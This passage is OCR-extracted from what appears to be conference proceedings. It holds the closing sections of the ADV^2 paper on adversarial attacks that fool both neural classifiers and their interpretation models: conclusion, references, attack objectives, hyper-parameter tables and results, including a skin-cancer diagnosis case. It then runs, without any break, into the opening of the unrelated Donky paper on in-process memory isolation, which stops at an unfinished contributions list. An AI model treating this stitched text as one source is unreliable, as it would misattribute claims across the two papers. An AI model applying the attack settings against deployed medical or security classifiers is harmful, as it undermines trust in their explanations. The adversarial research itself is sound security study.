This work represents a systematic study on the security of interpretable deep learning systems (IDLSes). We present ADV^2, a general class of attacks that generate adversarial inputs not only misleading target DNNs but also deceiving their coupled interpretation models. Through extensive empirical evaluation, we show the effectiveness of ADV^2 against a range of DNNs and interpretation models, implying that the interpretability of existing IDLSes may merely offer a false sense of security. We identify the prediction-interpretation gap as one possible cause of this vulnerability, raising the critical concern about the current assessment metrics of interpretation models. Further, we discuss potential countermeasures against ADV^2, which sheds light on designing and operating IDLSes in a more robust and informative fashion.

Acknowledgments

This material is based upon work supported by the National Science Foundation under Grant No. 1846151 and 1910546. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the National Science Foundation. Shouling Ji is partially supported by NSFC under No. 61772466 and U1836202, the Zhejiang Provincial Natural Science Foundation for Distinguished Young Scholars under No. LR19F020003, and the Provincial Key Research and Development Program of Zhejiang, China under No. 2017C01055. Xiapu Luo is partially supported by Hong Kong RGC Project (No. PolyU 152279/16E, CityU C1008-16G).

References

[1] J. Adebayo, J. Gilmer, M. Muelly, I. Goodfellow, M. Hardt, and B. Kim. Sanity Checks for Saliency Maps. In *Proceedings of Advances in Neural Information Processing Systems (NIPS)*, 2018.

[2] Rima Alaifari, Giovanni S. Alberti, and Tandri Gauksson. ADef: an Iterative Algorithm to Construct Adversarial Deformations. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2019.

[3] M. Ancona, E. Ceolini, C. Öztireli, and M. Gross. Towards Better Understanding of Gradient-based Attribution Methods for Deep Neural Networks. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2018.

[4] Marcin Andrychowicz, Misha Denil, Sergio Gómez, Matthew W Hoffman, David Pfau, Tom Schaul, Brendan Shillingford, and Nando de Freitas. Learning to learn by gradient descent by gradient descent. In *Proceedings of Advances in Neural Information Processing Systems (NIPS)*, 2016.

[5] Anish Athalye, Nicholas Carlini, and David Wagner. Obfuscated Gradients Give a False Sense of Security: Circumventing Defenses to Adversarial Examples. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2018.

[6] Sebastian Bach, Alexander Binder, Grégoire Montavon, Frederick Klauschen, Klaus-Robert Müller, and Wojciech Samek. On Pixel-Wise Explanations for Non-Linear Classifier Decisions by Layer-Wise Relevance Propagation. *PLoS ONE*, 10(7):e0130140, 2015.

[7] Battista Biggio, Blaine Nelson, and Pavel Laskov. Poisoning Attacks against Support Vector Machines. In *Proceedings of IEEE Conference on Machine Learning (ICML)*, 2012.

[8] Chunshui Cao, Xianming Liu, Yi Yang, Yinan Yu, Jiang Wang, Zilei Wang, Yongzhen Huang, Liang Wang, Chang Huang, Wei Xu, Deva Ramanan, and Thomas S Huang. Look and Think Twice: Capturing Top-Down Visual Attention with Feedback Convolutional Neural Networks. In *Proceedings of IEEE International Conference on Computer Vision (ICCV)*, 2015.

[9] Nicholas Carlini and David A. Wagner. Towards Evaluating the Robustness of Neural Networks. In *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, 2017.

[10] P. Dabkowski and Y. Gal. Real Time Image Saliency for Black Box Classifiers. In *Proceedings of Advances in Neural Information Processing Systems (NIPS)*, 2017.

[11] Nilesh Dalvi, Pedro Domingos, Mausam, Sumit Sanghai, and Deepak Verma. Adversarial Classification. In *Proceedings of ACM International Conference on Knowledge Discovery and Data Mining (KDD)*, 2004.

[12] J. Deng, W. Dong, R. Socher, L. Li, Kai Li, and Li Fei-Fei. ImageNet: A large-scale hierarchical image database. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2009.

[13] Mengnan Du, Ninghao Liu, Qingquan Song, and Xia Hu. Towards Explanation of DNN-based Prediction with Guided Feature Inversion. In *Proceedings of ACM International Conference on Knowledge Discovery and Data Mining (KDD)*, 2018.

[14] Mengnan Du, Ninghao Liu, Qingquan Song, and Xia Hu. Towards Explanation of DNN-based Prediction with Guided Feature Inversion. *ArXiv e-prints*, 2018.

[15] Chelsea Finn, Pieter Abbeel, and Sergey Levine. Model-Agnostic Meta-Learning for Fast Adaptation of Deep Networks. In *Proceedings of IEEE Conference on Machine Learning (ICML)*, 2017.

[16] Ruth C Fong and Andrea Vedaldi. Interpretable Explanations of Black Boxes by Meaningful Perturbation. In *Proceedings of IEEE International Conference on Computer Vision (ICCV)*, 2017.

[17] T. Gehr, M. Mirman, D. Drachsler-Cohen, P. Tsankov, S. Chaudhuri, and M. Vechev. AI2: Safety and Robustness Certification of Neural Networks with Abstract Interpretation. In *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, 2018.

[18] Nils Gessert, Thilo Sentker, Frederic Madesta, Rüdiger Schmitz, Helge Kniep, Ivo M. Baltruschat, René Werner, and Alexander Schlaefer. Skin lesion diagnosis using ensembles, unscaled multi-crop evaluation and loss weighting. *ArXiv e-prints*, abs/1808.01694, 2018.

[19] Ian Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and Harnessing Adversarial Examples. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2015.

[20] Wenbo Guo, Dongliang Mu, Jun Xu, Purui Su, Gang Wang, and Xinyu Xing. LEMNA: Explaining Deep Learning Based Security Applications. In *Proceedings of ACM SAC Conference on Computer and Communications (CCS)*, 2018.

[21] K. He, G. Gkioxari, P. Dollár, and R. Girshick. Mask R-CNN. In *Proceedings of IEEE International Conference on Computer Vision (ICCV)*, 2017.

[22] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep Residual Learning for Image Recognition. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2016.

[23] Warren He, James Wei, Xinyun Chen, Nicholas Carlini, and Dawn Song. Adversarial Example Defenses: Ensembles of Weak Defenses are not Strong. In *USENIX Workshop on Offensive Technologies*, 2017.

[24] G. Huang, Z. Liu, L. van der Maaten, and K. Q. Weinberger. Densely Connected Convolutional Networks. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2017.

[25] Max Jaderberg, Karen Simonyan, Andrew Zisserman, and Koray Kavukcuoglu. Spatial transformer networks. In *Proceedings of Advances in Neural Information Processing Systems (NIPS)*, 2015.

[26] A. Karpathy, J. Johnson, and L. Fei-Fei. Visualizing and Understanding Recurrent Networks. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2016.

[27] Pieter-Jan Kindermans, Sara Hooker, Julius Adebayo, Maximilian Alber, Kristof T. Schütt, Sven Dähne, Dumitru Erhan, and Been Kim. The (Un)reliability of Saliency Methods. *ArXiv e-prints*, 2017.

[28] Alexey Kurakin, Ian J. Goodfellow, and Samy Bengio. Adversarial Machine Learning at Scale. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2017.

[29] Yann Lecun, Yoshua Bengio, and Geoffrey Hinton. Deep learning. *Nature*, 521(7553):436–444, 2015.

[30] Min Lin, Qiang Chen, and Shuicheng Yan. Network in Network. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2014.

[31] X. Ling, S. Ji, J. Zou, J. Wang, C. Wu, B. Li, and T. Wang. DEEPSEC: A Uniform Platform for Security Analysis of Deep Learning Model. In *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, 2019.

[32] Ninghao Liu, Hongxia Yang, and Xia Hu. Adversarial Detection with Model Interpretation. In *Proceedings of ACM International Conference on Knowledge Discovery and Data Mining (KDD)*, 2018.

[33] Yanpei Liu, Xinyun Chen, Chang Liu, and Dawn Song. Delving into Transferable Adversarial Examples and Black-Box Attacks. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2017.

[34] Xingjun Ma, Bo Li, Yisen Wang, Sarah M. Erfani, Sudanthi Wijewickrema, Grant Schoenebeck, Dawn Song, Michael E. Houle, and James Bailey. Characterizing Adversarial Subspaces Using Local Intrinsic Dimensionality. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2018.

[35] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards Deep Learning Models Resistant to Adversarial Attacks. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2018.

[36] S. Moosavi-Dezfooli, A. Fawzi, O. Fawzi, and P. Frossard. Universal Adversarial Perturbations. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2017.

[37] W. J. Murdoch, P. J. Liu, and B. Yu. Beyond Word Importance: Contextual Decomposition to Extract Interactions from LSTMs. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2018.

[38] W. J. Murdoch and A. Szlam. Automatic Rule Extraction from Long Short Term Memory Networks. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2017.

[39] A. Nguyen, J. Yosinski, and J. Clune. Deep Neural Networks are Easily Fooled: High Confidence Predictions for Unrecognizable Images. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2014.

[40] Nicolas Papernot, Patrick McDaniel, and Ian Goodfellow. Transferability in Machine Learning: from Phenomena to Black-box Attacks Using Adversarial Samples. *ArXiv e-prints*, 2016.

[41] Nicolas Papernot, Patrick McDaniel, Ian Goodfellow, Somesh Jha, Z Berkay Celik, and Ananthram Swami. Practical Black-Box Attacks Against Machine Learning. In *Proceedings of ACM Symposium on Information, Computer and Communications Security (AsiaCCS)*, 2017.

[42] Nicolas Papernot, Patrick McDaniel, Xi Wu, Somesh Jha, and Ananthram Swami. Distillation as a Defense to Adversarial Perturbations Against Deep Neural Networks. In *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, 2016.

[43] Marco Tulio Ribeiro, Sameer Singh, and Carlos Guestrin. "Why Should I Trust You?": Explaining the Predictions of Any Classifier. In *Proceedings of ACM International Conference on Knowledge Discovery and Data Mining (KDD)*, 2016.

[44] O. Ronneberger, P.Fischer, and T. Brox. U-Net: Convolutional Networks for Biomedical Image Segmentation. In *Proceedings of Medical Image Computing and Computer-Assisted Intervention (MICCAI)*, 2015.

[45] S. Sabour, N. Frosst, and G. E Hinton. Dynamic Routing Between Capsules. In *Proceedings of Advances in Neural Information Processing Systems (NIPS)*, 2017.

[46] F.M. Scherer. Heinrich von Stackelberg's Marktform und Gleichgewicht. *Journal of Economic Studies*, 23(5/6):58–70, 1996.

[47] R. R. Selvaraju, M. Cogswell, A. Das, R. Vedantam, D. Parikh, and D. Batra. Grad-CAM: Visual Explanations from Deep Networks via Gradient-Based Localization. In *Proceedings of IEEE International Conference on Computer Vision (ICCV)*, 2017.

[48] Avanti Shrikumar, Peyton Greenside, and Anshul Kundaje. Learning Important Features Through Propagating Activation Differences. In *Proceedings of IEEE Conference on Machine Learning (ICML)*, 2017.

[49] David Silver, Aja Huang, Chris J. Maddison, Arthur Guez, Laurent Sifre, George van den Driessche, Julian Schrittwieser, Ioannis Antonoglou, Veda Panneershelvam, Marc Lanctot, Sander Dieleman, Dominik Grewe, John Nham, Nal Kalchbrenner, Ilya Sutskever, Timothy Lillicrap, Madeleine Leach, Koray Kavukcuoglu, Thore Graepel, and Demis Hassabis. Mastering the Game of Go with Deep Neural Networks and Tree Search. *Nature*, (7587):484–489, 2016.

[50] Karen Simonyan, Andrea Vedaldi, and Andrew Zisserman. Deep Inside Convolutional Networks: Visualising Image Classification Models and Saliency Maps. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2014.

[51] D. Smilkov, N. Thorat, B. Kim, F. Viégas, and M. Wattenberg. SmoothGrad: Removing Noise by Adding Noise. In *International Conference on Machine Learning Workshop*, 2017.

[52] Jost Tobias Springenberg, Alexey Dosovitskiy, Thomas Brox, and Martin Riedmiller. Striving for Simplicity: The All Convolutional Net. *Proceedings of International Conference on Learning Representations (ICLR)*, 2015.

[53] Mukund Sundararajan, Ankur Taly, and Qiqi Yan. Axiomatic Attribution for Deep Networks. In *Proceedings of IEEE Conference on Machine Learning (ICML)*, 2017.

[54] Ilya Sutskever, Oriol Vinyals, and Quoc V Le. Sequence to Sequence Learning with Neural Networks. In *Proceedings of Advances in Neural Information Processing Systems (NIPS)*, 2014.

[55] Christian Szegedy, Vincent Vanhoucke, Sergey Ioffe, Jonathon Shlens, and Zbigniew Wojna. Rethinking the Inception Architecture for Computer Vision. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2016.

[56] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing Properties of Neural Networks. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2014.

[57] Guanhong Tao, Shiqing Ma, Yingqi Liu, and Xiangyu Zhang. Attacks Meet Interpretability: Attribute-Steered Detection of Adversarial Samples. In *Proceedings of Advances in Neural Information Processing Systems (NIPS)*, 2018.

[58] F. Tramèr, A. Kurakin, N. Papernot, I. Goodfellow, D. Boneh, and P. McDaniel. Ensemble Adversarial Training: Attacks and Defenses. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2018.

[59] Dimitris Tsipras, Shibani Santurkar, Logan Engstrom, Alexander Turner, and Aleksander Madry. Robustness May Be at Odds with Accuracy. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2019.

[60] Chaowei Xiao, Jun-Yan Zhu, Bo Li, Warren He, Mingyan Liu, and Dawn Song. Spatially Transformed Adversarial Examples. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2018.

[61] W. Xu, D. Evans, and Y. Qi. Feature Squeezing: Detecting Adversarial Examples in Deep Neural Networks. In *Proceedings of Network and Distributed System Security Symposium (NDSS)*, 2018.

[62] Q. Zhang, Y. Nian Wu, and S.-C. Zhu. Interpretable Convolutional Neural Networks. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2018.

[63] Quanshi Zhang, Ying Nian Wu, and Song-Chun Zhu. Interpretable Convolutional Neural Networks. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2018.

[64] B. Zhou, A. Khosla, A. Lapedriza, A. Oliva, and A. Torralba. Learning Deep Features for Discriminative Localization. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2016.

Appendix

A. Implementation Details

A1: Details of StAdv-based ADV^2

We first briefly introduce the concept of spatial transformation. Let $\tilde{x}_i$ be the i-th pixel of adversarial input $\tilde{x}$ and $(\tilde{u}_i, \tilde{v}_i)$ be its spatial coordinates. With flow-based transformation, $\tilde{x}$ is generated from another input x by a per-pixel flow vector r, where $r_i = (\Delta u_i, \Delta v_i)$. The corresponding coordinates of $\tilde{x}_i$ in x are given by $(u_i, v_i) = (\tilde{u}_i + \Delta u_i, \tilde{v}_i + \Delta v_i)$. As (u_i, v_i) do not necessarily lie on the integer grid, bilinear interpolation [25] is used to compute $\tilde{x}_i$:

$$\tilde{x}_i = \sum_j x_j \max(0, 1 - |\tilde{u}_i + \Delta u_i - u_j|) \max(0, 1 - |\tilde{v}_i + \Delta v_i - v_j|)$$

where j iterates over the pixels adjacent to (u_i, v_i) in x. With StAdv as the underlying attack framework, ADV^2 can be constructed as optimizing the following objective:

$$\min_r \ell_{\text{prd}}(f(x+r), c_t) + \lambda \ell_{\text{int}}(g(x+r; f), m_t) + \tau \ell_{\text{flow}}(r) \quad (14)$$

where $\ell_{\text{flow}}(r) = \sum_i \sum_{j \in \mathcal{N}(i)} \sqrt{\|\Delta u_i - \Delta u_j\|_2^2 + \|\Delta v_i - \Delta v_j\|_2^2}$ measures the magnitude of spatial transformation and τ is a hyper-parameter controlling its importance. In implementation, we solve Eqn (14) using an Adam optimizer.

A2: Details of AID

We use RTS as a concrete example to show the implementation of AID. In RTS, one trains a DNN g (parameterized by θ) to directly predict the attribution map $g(x;\theta)$ for a given input x. To train g, one minimizes the interpretation loss:

$$\ell_{\text{int}}(\theta) \triangleq \lambda_1 r_{\text{tv}}(g(x;\theta)) + \lambda_2 r_{\text{av}}(g(x;\theta)) - \log\left(f_c\left(\phi(x; g(x;\theta))\right)\right) + \lambda_3 f_c\left(\phi(x; 1 - g(x;\theta))\right)^{\lambda_4} \quad (15)$$

with all the terms defined similarly as in Eqn (8).

In AID, let $\mathcal{A}$ denote the ADV^2 attack. We further consider an adversarial distillation loss:

$$\ell_{\text{aid}}(\theta) \triangleq -\|g(x;\theta) - g(\mathcal{A}(x);\theta)\|_1 \quad (16)$$

which measures the difference of attribution maps of benign and adversarial inputs under the current interpreter $g(\cdot;\theta)$.

AID trains g by alternating between minimizing $\ell_{\text{int}}(\theta)$ and minimizing $\ell_{\text{aid}}(\theta)$ until convergence.

B. Parameter Setting

Here we summarize the default parameter setting for the attacks implemented in this paper.

B1. PGD-based ADV^2

For regular PGD, we set the learning rate $\alpha = 1./255$ and the perturbation threshold $\varepsilon = 0.031$. Table 10 list the parameter setting of PGD-based ADV^2.

	Parameter	ResNet	DenseNet
GRAD	# iterations n_{total}	800	800
	ℓ_{int} coefficient (λ)	0.007	0.007
CAM	# iterations n_{total}	1200	1200
	ℓ_{int} coefficient (λ)	0.204/0.02	0.204
MASK	# iterations n_{total}	1000	1000
	# gradient descent steps n_{step}	4	4
	# iterations per reset n_{reset}	50	50
	max. search step size α_{max}	0.08	0.08
	# max. search steps n_{bs}	12	12
RTS	# iterations n_{total}	1200	1200
	ℓ_{int} coefficient (λ_1)	0.002/0.006	0.008
	ℓ_{prd} coefficient (λ_2)	0.1/-	0.1

Table 10. Parameter setting of PGD-based ADV^2. The setting for Q4 in § 4 (if different) is shown after '/'.

	Parameter	ResNet	DenseNet
GRAD	# iterations n_{total}	800	800
	ℓ_{int} coefficient (λ)	0.023	0.023
	ℓ_{flow} coefficient (τ)	0.0005	0.0005
CAM	# iterations n_{total}	600	600
	ℓ_{int} coefficient (λ)	0.653	0.653
	ℓ_{flow} coefficient (τ)	0.0005	0.0005
MASK	# iterations n_{total}	1000	1000
	# gradient descent steps n_{step}	4	4
	# iterations per reset n_{reset}	50	50
	ℓ_{int} coefficient (λ)	500	500
	ℓ_{flow} coefficient (τ)	0.004	0.005
RTS	# iterations n_{total}	600	600
	ℓ_{int} coefficient (λ_1)	0.0408	0.0612
	ℓ_{prd} coefficient (λ_2)	0.1	0.1
	ℓ_{flow} coefficient (τ)	0.0005	0.0005

Table 11. Parameter setting of StAdv-based ADV^2.

B2. StAdv-based ADV^2

Table 11 list the parameter setting of StAdv-based ADV^2.

The Adam optimizer in our experiments uses the hyper-parameter setting of $(\alpha, \beta_1, \beta_2) = (0.01, 0.9, 0.999)$.

C. Additional Experimental Results

Below we include more experimental results that complement the ones presented in § 4 and § 5.

C1. § 4 Q2 Attack Effectiveness (Interpretation)

Figure 17 shows a set of sample inputs (benign and adversarial) and their attribution maps generated by GRAD, CAM, MASK, and RTS on DenseNet.




Figure 17: Attribution maps of benign and adversarial (PGD, ADV^2) inputs with respect to GRAD, CAM, MASK, and RTS on DenseNet.

Table 12 lists the average $\mathcal{L}_p$ distance ($p = 1, 2$) between

the attribution maps of benign and adversarial (PGD, ADV^2) inputs, which complements the results in Figure 5. We normalize the $\mathcal{L}_2$ measures by dividing them by the square root of the number of pixels.

	Attack	ResNet		DenseNet	
		$\Delta(\mathcal{L}_1)$	$\Delta(\mathcal{L}_2)$	$\Delta(\mathcal{L}_1)$	$\Delta(\mathcal{L}_2)$
GRAD	P	0.10	0.14	0.11	0.15
	A	0.04	0.07	0.05	0.07
CAM	P	0.22	0.28	0.31	0.36
	A	0.05	0.06	0.04	0.05
MASK	P	0.28	0.38	0.27	0.37
	A	0.09	0.16	0.09	0.17
RTS	P	0.22	0.42	0.26	0.48
	A	0.01	0.06	0.02	0.09

Table 12. $\mathcal{L}_p$ distance between attribution maps of benign and adversarial (P-PGD, A-ADV^2) inputs.

C2. § 4 Q4 Real Application

In § 4, we use the dataset from the ISIC 2018 challenge[2], and adopt a competition-winning model [18] (with ResNet as its backbone), which achieves the second place in the challenge. The confusion matrix in Figure 18 shows the performance of the classifier in our study.




Figure 18: Confusion matrix of the classifier used in § 4 Q4 on the ISIC 2018 challenge dataset [18].

Table 13 lists the average $\mathcal{L}_p$ distance ($p = 1, 2$) between the attribution maps of benign and adversarial (PGD, ADV^2) inputs in the case study of skin cancer diagnosis.

	Attack	$\Delta(\mathcal{L}_1)$	$\Delta(\mathcal{L}_2)$
GRAD	P	0.19	0.23
	A	0.06	0.09
CAM	P	0.25	0.31
	A	0.06	0.08
MASK	P	0.23	0.30
	A	0.08	0.11
RTS	P	0.15	0.26
	A	0.02	0.07

Table 13. $\mathcal{L}_p$ distance of attribution maps of benign and adversarial (PGD, ADV^2) inputs in the case study of skin cancer diagnosis.

C3. § 4 Q5 Alternative Attack Framework

Figure 19 visualizes attribution maps of benign and adversarial (STADV, STADV-based ADV^2) inputs on DenseNet.

[2] https://challenge2018.isic-archive.com/task3/

Figure 20 further compares the $\mathcal{L}_1$ measures and IoU scores (w.r.t. benign cases) of adversarial inputs on DenseNet.




Figure 19: Attribution maps of benign and adversarial (STADV and STADV-based ADV^2) inputs on DenseNet.




Figure 20: $\mathcal{L}_1$ measures and IoU scores of adversarial (STADV, STADV-based ADV^2) inputs w.r.t. benign maps on DenseNet.

C4. § 5 Q1 Random Class Interpretation

Figure 21 visualizes attribution maps of target and adversarial (ADV^2) inputs on DenseNet, which complements the results shown in Figure 12. Figure 22 compares the $\mathcal{L}_1$ measures and IoU scores of adversarial maps w.r.t. benign and target cases on DenseNet.




Figure 21: Target and adversarial (ADV^2) inputs and their attribution maps on DenseNet.




Figure 22: $\mathcal{L}_1$ measures (a) and IoU scores (b) of adversarial maps with respect to benign and target cases on DenseNet.

Donky: Domain Keys – Efficient In-Process Isolation for RISC-V and x86



David Schrammel, Samuel Weiser, Stefan Steinegger, Martin Schwarzl,
Michael Schwarz, Stefan Mangard, Daniel Gruss
Graz University of Technology

Abstract

Efficient and secure in-process isolation is in great demand, as evidenced in the shift towards JavaScript and the recent revival of memory protection keys. Yet, state-of-the-art systems do not offer strong security or struggle with frequent domain crossings and oftentimes intrusive kernel modifications.

We propose Donky, an efficient hardware-software co-design for strong in-process isolation based on dynamic memory protection domains. The two components of our design are a secure software framework and a non-intrusive hardware extension. We facilitate domain switches entirely in userspace, thus minimizing switching overhead as well as kernel complexity. We show the versatility of Donky in three realistic use cases, secure V8 sandboxing, software vaults, and untrusted third-party libraries. We provide an open-source implementation on a RISC-V Ariane CPU and an Intel-MPK-based emulation mode for x86. We evaluate the security and performance of our implementation for RISC-V synthesized on an FPGA. We also evaluate the performance on x86 and show why our new design is more secure than Intel MPK. Donky does not impede the runtime of in-domain computation. Cross-domain switches are 16–116x faster than regular process context switches. Fully protecting the mbedTLS cryptographic operations has a 4 % overhead.

1 Introduction

Memory isolation is a fundamental building block for developing secure systems. Hence, concepts of memory isolation can be found on all layers in the software stack, e.g., via process isolation via separate address spaces. However, recent use cases demand more fine-grained isolation, especially within a process, where traditional process isolation would incur too substantial performance costs. Especially cloud providers are in the process of abandoning process isolation in favor of language-level sandboxing, e.g., via V8 Isolates [16].

Isolation through the V8 sandbox has use cases in the cloud [16], desktop applications [61], and browsers [81]. Unfortunately, JavaScript engines have a huge potential for vulnerabilities, such as memory corruption, incorrect compiler optimizations, type confusion, or erroneous code generation [33, 68, 70], and strong hardware-backed sandboxing is needed. Similarly, native applications may load untrusted (and potentially closed-source) third-party libraries [78], or use a library for certain secure operations. The principle of least privilege would require isolation of such libraries from the rest of the program. However, traditional process isolation is oftentimes prohibitive in practice. Hence, prior work studied more lightweight in-process isolation techniques [14, 15, 30, 35, 44, 50, 51, 56, 72, 82, 85, 89, 94, 99].

In-process isolation mechanisms range from control flow schemes [30], over capability designs [58, 85, 89], to protection key mechanisms operating on memory pages [15, 82, 99] for various architectures [4, 19, 22, 37, 63]. These designs follow either a security-focused approach (e.g., privileged key switches) with oftentimes significant performance impact or favor performance (e.g., fast key switches) at the cost of reduced security. For instance, Intel MPK [19, 46] is fast but allows manipulations of the MPK access policy and, thus, cannot directly be used as a secure sandbox. Instead, prior work uses binary scanning and non-writable code pages to prevent manipulations (e.g., ERIM [82]), complicating sandboxing just-in-time-compiled JavaScript code. If an attacker gains arbitrary code execution, all MPK-based approaches lose their protection guarantees. Others guard their memory access policy via the kernel, which, while secure, demands costly or intrusive kernel interaction and modifications [15, 35, 50, 99]. Finally, existing architectures are oftentimes limited to 16 protection domains [4, 19], and software emulation of more domains has a substantial performance cost [64].

Since existing solutions have different security and performance goals or involve heavy kernel interaction, we identify the following research question and challenge:
As the objectives of MPK (high performance) and kernel-based approaches (high security) are seemingly contradictory, can these two approaches be combined? How can protection keys be securely and efficiently managed in userspace?

In this paper, we solve this challenge with Donky, a hardware-software co-design providing strong in-process isolation guarantees based on memory protection keys. Donky offers pure userspace policy management with negligible overhead and full backward-compatibility. Memory pages are dynamically assigned to protection domains, providing strict hardware-backed isolation between domains. Moreover, policy management is entirely decoupled from the kernel and instead delegated to a self-protecting userspace monitor. Donky provides substantially stronger security guarantees than previous designs [82], at a low performance cost.

We demonstrate the versatility of Donky in three realistic use cases: First, we augment the JavaScript V8 engine with isolation guarantees that usually can only be achieved by spawning multiple instances of the V8 engine, *i.e.*, process isolation. Second, we isolate a third-party library from the main program, preventing illegitimate access to the main program's data, e.g., a parsing library without full access to the program's address space. Third, we build a software vault using Donky with security guarantees that can usually only be obtained by running the software vault in a separate process.

Our design consists of two components. The first component is a secure software framework to define and handle memory protection domains in userspace, e.g., for just-in-time compiled code or third-party binary code. Its core, a lightweight protection domain monitor library called DonkyLib, exposes Donky functionality, such as secure in-userspace domain switching and modification, to an application developer. We completely outsource system call filtering to a privileged userspace domain to avoid usage of extended Berkeley Packet Filters (eBPFs), which have been used several times for kernel exploitation [77]. Expensive context switches to the kernel are not necessary for switching or modifying protection domains.

The second component of Donky is a small hardware extension. Our full open-source hardware implementation is based on the RISC-V Ariane CPU and evaluated on a Xilinx Kintex-7 FPGA KC705. We also implement an Intel-MPK-based emulation mode for x86. We show that a full Donky implementation provides higher security guarantees than MPK-based schemes currently can provide: Donky has a special userspace protection key policy register protected via a hardware call gate. Consequently, we do not need binary inspection or rewriting to guarantee that malicious code cannot change it, unlike all isolation techniques building upon Intel's current MPK implementation [82], and Donky can shield against arbitrary code execution. We outline hardware changes to Intel MPK for full Donky support.

We provide a thorough performance analysis for our RISC-V-based implementation and also, despite the lower security guarantees, for our emulation mode on x86. We show that the performance cost in both implementations of Donky is negligible when compared to the cost of process isolation and earlier proposals. Finally, we discuss previous work on in-process isolation in detail and find that previous work focused only on some goals of Donky (e.g., only isolating trusted code [15]) or even entirely orthogonal goals like CFI [30].

In summary, our contributions are as follows:

